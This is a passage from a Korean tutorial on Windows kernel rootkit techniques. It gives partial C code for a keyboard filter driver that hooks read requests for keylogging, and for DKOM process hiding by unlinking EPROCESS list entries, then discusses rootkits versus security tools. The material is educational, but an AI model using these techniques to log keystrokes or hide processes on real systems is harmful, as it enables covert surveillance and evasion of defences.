
Device Filter Driver는 특정 **Device**에만 설치가 되는 필터 드라이버를 말한다. 예를 들어 **USB**로 **Printer**를 사용하고 있을 때 이 프린터 드라이버에만 설치가 되는 것이 **Device Filter Driver** 이다. 드라이버가 디바이스에 종속된다고 생각하면 쉽다.

Bus Filter Driver는 **USB** 같은 특정 버스 드라이버에 대해 필터링 하는 드라이버이다.

ii. IRP

윈도우 프로그래밍은 메시지 구동 방식이라는 것을 알고 있을 것이다. 윈도우 프로그램은 사용자가 특정 작업(마우스 클릭, 키보드 입력, 메뉴 선택 등)을 하게 되면 그것에 해당하는 윈도우 메시지라는 것이 발생하며 윈도우에서는 해당 메시지를 현재 활성화 되어 있는 프로그램의 메시지 큐에 집어 넣게 된다. 그럼 프로그램은 메시지 큐에서 메시지를 가져와서 적절한 처리를 하게 되는 것이다.
드라이버 역시 이와 비슷한 동작을 한다. 드라이버는 로딩이 성공적으로 이루어 지면 할당된 메모리에 대기하고 있다가 자신이 컨트롤하고 있는 디바이스에

특정한 요청이 왔을 때 윈도우에서 보내주는 요청 정보를 토대로 적절한 동작을 하게 된다. 이 때 윈도우 프로그램이 특정 메시지를 처리하기 위해 해당 메시지 값과 그에 관련된 정보들이 들어 있는 **MSG**라고 하는 구조체를 파라미터로 받아 처리하듯 드라이버 역시 이와 같은 특정 요청에 관련된 정보들을 함수의 파라미터로 받게 된다. 이러한 정보들을 담은 정의된 구조체가 바로 **IRP** 이다.



필터드라이버와 하드웨어가 통신을 할 때 **I/O Manager** 에서는 **IRP** 를 만들게 된다. 이 **IRP**는 여러가지 정보를 담고 있으며 해당 드라이버의 위에서 아래로 아래에서 위로 정보가 이동하게 된다. 이때 필터드라이버는 그 정보가 내려올 때 필터링 하는 방법과 정보가 올라올 때 필터 링 하는 방법 중 하는 방법 중 선택하여 프로그래밍 할 수 있다.

위에서 말했던 것처럼 필터드라이버는 **IRP**라는 메시지와 비슷한 방식으로 동작한다고 말했었다. 아래에 있는 그림들은 프로그래밍시에 사용되는 **IRP** 이다.
처리 루틴에서는 자신이 원하는 **IRP**가 들어 왔을 때 루틴이 동작하게 된다. 이 **IRP**들을 통해 **APP**와 통신을 하거나, 다른 드라이버로부터 받은 요청을 처리하거나 통신을 하거나 할 수 있게 된다.

```
#define IRP_MJ_CREATE                   0x00
#define IRP_MJ_CREATE_NAMED_PIPE        0x01
#define IRP_MJ_CLOSE                    0x02
#define IRP_MJ_READ                     0x03
#define IRP_MJ_WRITE                    0x04
#define IRP_MJ_QUERY_INFORMATION        0x05
#define IRP_MJ_SET_INFORMATION          0x06
#define IRP_MJ_QUERY_EA                 0x07
#define IRP_MJ_SET_EA                   0x08
#define IRP_MJ_FLUSH_BUFFERS            0x09
#define IRP_MJ_QUERY_VOLUME_INFORMATION 0x0a
#define IRP_MJ_SET_VOLUME_INFORMATION   0x0b
#define IRP_MJ_DIRECTORY_CONTROL        0x0c
#define IRP_MJ_FILE_SYSTEM_CONTROL      0x0d
#define IRP_MJ_DEVICE_CONTROL           0x0e
#define IRP_MJ_INTERNAL_DEVICE_CONTROL  0x0f
#define IRP_MJ_SHUTDOWN                 0x10
#define IRP_MJ_LOCK_CONTROL             0x11
#define IRP_MJ_CLEANUP                  0x12
#define IRP_MJ_CREATE_MAILSLOT          0x13
#define IRP_MJ_QUERY_SECURITY           0x14
#define IRP_MJ_SET_SECURITY             0x15
#define IRP_MJ_POWER                    0x16
#define IRP_MJ_SYSTEM_CONTROL           0x17
#define IRP_MJ_DEVICE_CHANGE            0x18
#define IRP_MJ_QUERY_QUOTA              0x19
#define IRP_MJ_SET_QUOTA                0x1a
#define IRP_MJ_PNP                      0x1b
#define IRP_MJ_PNP_POWER                IRP_MJ_PNP
#define IRP_MJ_MAXIMUM_FUNCTION         0x1b
```

```
// IRP 설정
for( i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i ++ )
{
    pDrvObj->MajorFunction[ i ] = IrpSkip;
}
```

```
switch( uMajor )
{
    case IRP_MJ_PNP:
        status = KeyPNPRoutine( pDevObj, irp );
        return status;

    case IRP_MJ_POWER:
        status = KeyPowerRoutine( pDevObj, irp );
        return status;

    case IRP_MJ_READ:
        status = KeyReadRoutine( pDevObj, irp );
        return status;

    default:
        break;
}
```

```
    // major funciton 설정
for( i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++ )
{
        pDrvObj->MajorFunction[ i ] = IrpSkip;
}
pDrvObj->MajorFunction[ IRP_MJ_READ ] = KeyReadRoutine;
pDrvObj->DriverUnload = DriverUnload;
```

IRP 에 정의되어 있는 **MajorFuction**의 개수는 **27**개이고 이 중에 프로그래머가 원하지 않는 **IRP**가 발생 했을 때 **IrpSkip**을 하여 해당 **IRP**를 다음 드라이버에게 보내는 작업을 하게 된다.

```
NTSTATUS IrpSkip( IN PDEVICE_OBJECT pDevObj, IN PIRP irp )
{
    NTSTATUS status = STATUS_SUCCESS;
    PDEVICE_EXTENSION pDevExt = ( PDEVICE_EXTENSION )pDevObj->DeviceExtension;

    KdPrint( ( "IrpSkip ₩n" ) );


    // 유저 모드에서의 요청을 처리하기 위한 루틴
    if( pDevExt->ThisMode == THIS_USER_MODE )
    {
        UserDispatchRoutin( pDevObj, irp );
    }

    else if( pDevExt->ThisMode == THIS_KERNEL_MODE )
    {
        KeyDispatchRoutin( pDevObj, irp );
    }

    return status;
}
```

위 코드가 그러한 동작을 하는 코드이다. 그리고 내가 원하는 **IRP_MJ_READ** 처리 루틴은 따로 만들어서 이러한 **IRP** 가 발생 했을 때 **KeyReadRoutione** 이라는 루틴이 동작하는 것이다.

```
NTSTATUS KeyReadRoutine( IN PDEVICE_OBJECT pDevObj, IN PIRP irp )
{
    NTSTATUS status = STATUS_SUCCESS;
    PIO_STACK_LOCATION stack = IoGetCurrentIrpStackLocation( irp );
    PDEVICE_EXTENSION pDevExt = ( PDEVICE_EXTENSION )pDevObj->DeviceExtension;

    IoCopyCurrentIrpStackLocationToNext( irp );
    KdPrint( ( "KeyReadRoutine \n" ) );

    IoSetCompletionRoutine( irp, KeyReadComplete, pDevObj, TRUE, TRUE, TRUE );

    status = IoCallDriver( pDevExt->pAttachDevice, irp );

    return status;
}
```


위 코드가 IRP_MJ_READ라는 **IRP**가 발생했을 때 동작하는 루틴이다.

이 챕터는 **KernelMode** 에서 **Keyboard Hooking**을 위해 쓰여진 글이지만 이 글을 보고는 절대로 만들 수가 없다. 사실 **Keyboard Filter** 드라이버를 만들기 위해서는 많은 지식과 정보가 필요하며 따로 **KernelMode** 프로그래밍에 대한 공부도 해야하기 때문이다. **DDK** 를 사용하여 프로그래밍 하기 때문에 선수 학습이 많이 요구된다. 필터드라이버는 아주 방대한 영역이고 본 문서에서 다루기에는 그 범위가 초과되는 바 이정도로만 마치도록 하겠다. 혹시 이 글을 보고 **Keyboard Filter Driver** 에 관심이 생긴다면 **Devpia** 드라이버 마을을 방문해 보기 바란다.


C. DKOM(Direct Kenel Object Manipulation)

커널은 실행중인 프로세스나 드라이버, 포트들의 정보를 커널 객체에 저장하여 작성하며 커널 객체는 프로세스 리스트와 드라이버 리스트를 이중 연결 리스트를 이용하여 관리한다. 이중 연결 리스트 값을 수정하면 프로세스와 드라이버를 숨길 수 있다.

커널은 **EPROCESS** 객체를 생성하여 프로세스를 관리하는데 **EPROCESS** 객체의 멤버 중 **ActiveProcessLinks**는 연결 리스트 구조체 이다. 이 멤버를 사용하여 프로세스들은 서로 연결되어 있다.



그림처럼 숨길 프로세스는 자기를 가리키게 하고 앞뒤의 프로세스의 연결 리스트를 조작 하는 것만으로도 간단히 숨길 수 있다.



EPROCESS 구조체를 **WinDBG**를 이용해서 본 그림이며 **LIST_ENTRY**에 **FLINK**와 **BLINK**의 값들이 들어 있다. 위의 값을 받아와서 조작함으로써 원하는 결과를 얻을 수 있다. 위 기능은 원하는 프로세스를 숨기는 기능을 하는데 혼자서는 동작할 수가 없다. 왜냐하면 자신이 숨길 프로세스가 뭔지 모르기 때문이다. 위의 코드가 동작하는 이유는 자신의 **APP**를 숨기기 위해서인데 숨길 **APP**는 **UserMode** 에서 돌아가는 **RootKit** 이기 때문이다. **APP**에서 드라이버를 로딩하며 드라이버에게 자신의 프로세스 이름을 알려 줄 수 있어야한다. **APP**가 로딩이 된 후 자신의 **PID**를 알아내어 드라이버에게 전달하면 효과적으로 숨길 수 있다.

```
while( bProcessFound )
{
        bProcessFound = Process32Next( hSnapshot, &ProcessEntry32 );

        tempProcessName = ProcessEntry32.szExeFile;
        processName = tempProcessName;
```

```
        if( !strcmp( tempProcessName, processName ) ) {
                CloseHandle( hSnapshot );
                char *nDataCopy = new char[ sizeof( int ) + 1 ];
                sprintf( nDataCopy, "%d", ProcessEntry32.th32ProcessID );

                nData = new BYTE[ 5 ];

                for( int i = 0; i < 5; i ++ ) {
                        nData[ i ] = ( BYTE )nDataCopy[ i ];
                }
                return nData;
        }
}
```

위와 같은 코드로 원하는 프로세스의 **ID**를 얻을 수 있다. 그 정보를 로드 한 드라이버에게 전달 하면 드라이버 파일이 효과적으로 프로세스를 숨기는 것을 확인 할 수 있을 것이다.

5. 결론

DLL Injection 이나 자료에 나오진 않았지만 **SSDT** 후킹은 이제는 유행이 되어버렸다. 인터넷에서 검색만 하면 엄청나게 쏟아져 나오는 자료에 본 문서가 아니더라도 원하기만 하면 쉽게 자료를 찾아 볼 수 있을 것이다. 포털사이트에 가서 **DDL Injection**을 쳐보기만 해도 알 수 있을 것이다. 하지만 그렇다고 해도 이런 기술들이 쉽다는 것이 아니다. 이 기술들은 수많은 고수들이 날을 새가며 끼니를 잊어가며 파헤쳐서 얻은 취약점들이고 이런 것을 공부한다는 것은 고수들 만큼은 아니더라도 많은 선행학습이 있어야 한다. **DDL Injection** 하나 하려고 해도 아니 **API**를 이용해 전역 후킹을 해보려해도 **C**와 **API** 그리고 **DLL**에 대해서 이해를 하고 있어야 하며 이는 스크립트 키드들이나 이제 막 프로그래밍을 시작한 사람들이 하기에는 좀 어려운 기술 들이다.

요즘 보안 상황을 보자면 보안 툴과 해킹 툴이 서로 비슷한 기능을 많이 사용하고 있다는 것을 알게 될 것이다. 보안 툴은 해킹 툴을 없애기 위해 **SSDT, DKOM, DLL Injection** 을 사용하고 해킹 툴은 말할 것도 없다. 점차 둘 간의 벽이 사라지고 있는 것이다. 둘은 비슷

한 기술을 사용하고 비슷한 기능을 갖기 때문에 누가 먼저 시스템에 둥지를 트느냐가 승부에 관건이 되어 가고 있다. 루트킷이 먼저 올라왔다면 보안 소프트웨어를 못 올라오게 막고 보안 소프트웨어는 또 그 반대가 되어가고. 나중에 올라온 쪽은 먼저 올라온 것을 탐지하거나 **Kill** 하기가 점점 어려워 지고 있는 상황이다. 왜냐하면 둘 다 **Ring Level 0**에서 동작을 하기 때문이다. 예전에는 **UserMode**에서 동작하는 툴들이 대부분 이었을 지도 모른다. 하지만 지금은 아니다. 물론 **DLL Injection**도 강력한 기술이다. 탐지하기가 쉬운것도 아니고 찾았다고 해도 수정하기가 어렵다. 하지만 그것이 **Kernel Mode**로 넘어간다면 더욱 어려워진다. **DKOM**같은 경우는 직접 커널 오브젝트를 수정하여 버리며 **SSDT**도 비슷한 기능을 하고 있다. 그래서 보안 툴도 비슷한 기술을 기반으로 제작하여 루트킷에 대항하고 있다. 점점 해킹툴과 보안툴 간에 격차가 없어지는 것이다.

루트킷을 만들던 도중에 **VMM(Virtual Machine Mnitor)** 이라는 것을 보게 되었다. 많이들 사용하는 **VM_WARE** 라고 생각하면 쉬울 것이다. 예전부터 사용되던 기술인데 리소스를 효과적으로 사용하기 위해 개발되었던 기술이다. 알겠지만 **VM_WARE**는 하드웨어와 운영체제 사이에 위치하며 하드웨어에 대한 리소스를 가상화하는 기술이다. 갑자기 이걸 왜 말하냐 하냐면 가상화를 사용하는 루트킷이 있기 때문이다. 가상화는 이미 흔한이야기가 되어있다. 엔터프라이즈급 에서는 이미 많이 사용하고 있으며 은행은 말할 것도 없고 학교들도 점차 사용을 하기 시작했다. 하지만 현재 대부분의 보안 제품으로는 이 기술을 사용하는 루트킷은 탐지하기가 거의 불가능 하다. 루트킷이 **VM**을 만들어 거기서 동작하게 된다면 윈도우 아키텍쳐상 **KernelMode** 보다 권한이 더 높다. 그렇다면 탐지가 아주 어려워지게 되는 것이다. 실제로도 몇 개의 루트킷이 이 기술을 사용하고 있다.

CPU에서 제공하는 가상화 기능을 이용하는 것은 단지 루트킷의 은닉 기술 중의 하나 뿐이며 가상화 외에도 루트킷의 은닉 기술은 상당히 많다. 문제는 이 중 알려지지 않은 은닉기술인데 이는 존재의 유무조차 모르고 있다고 한다. 그런데 전통적인**(?)** 기술을 사용하는 루트킷 조차 제대로 탐지를 못하고 있는 실정이라 한다. 루트킷을 안전하고 완벽하게 제거하는 기술 영역도 지속적인 연구가 계속 필요하다.

6. 참고 자료

DevPia(Driver 마을)

HybTech

- **MSDN**

- **윈도우를 위한 차세대 통합 드라이버 개발 모델(WDF)**
- **윈도우 커널 조작의 미학(RootKit)**
- **Os를 관통하는 프로그래밍의 원리**
- **드라이버 개발자를 위한 윈도우 파일 시스템**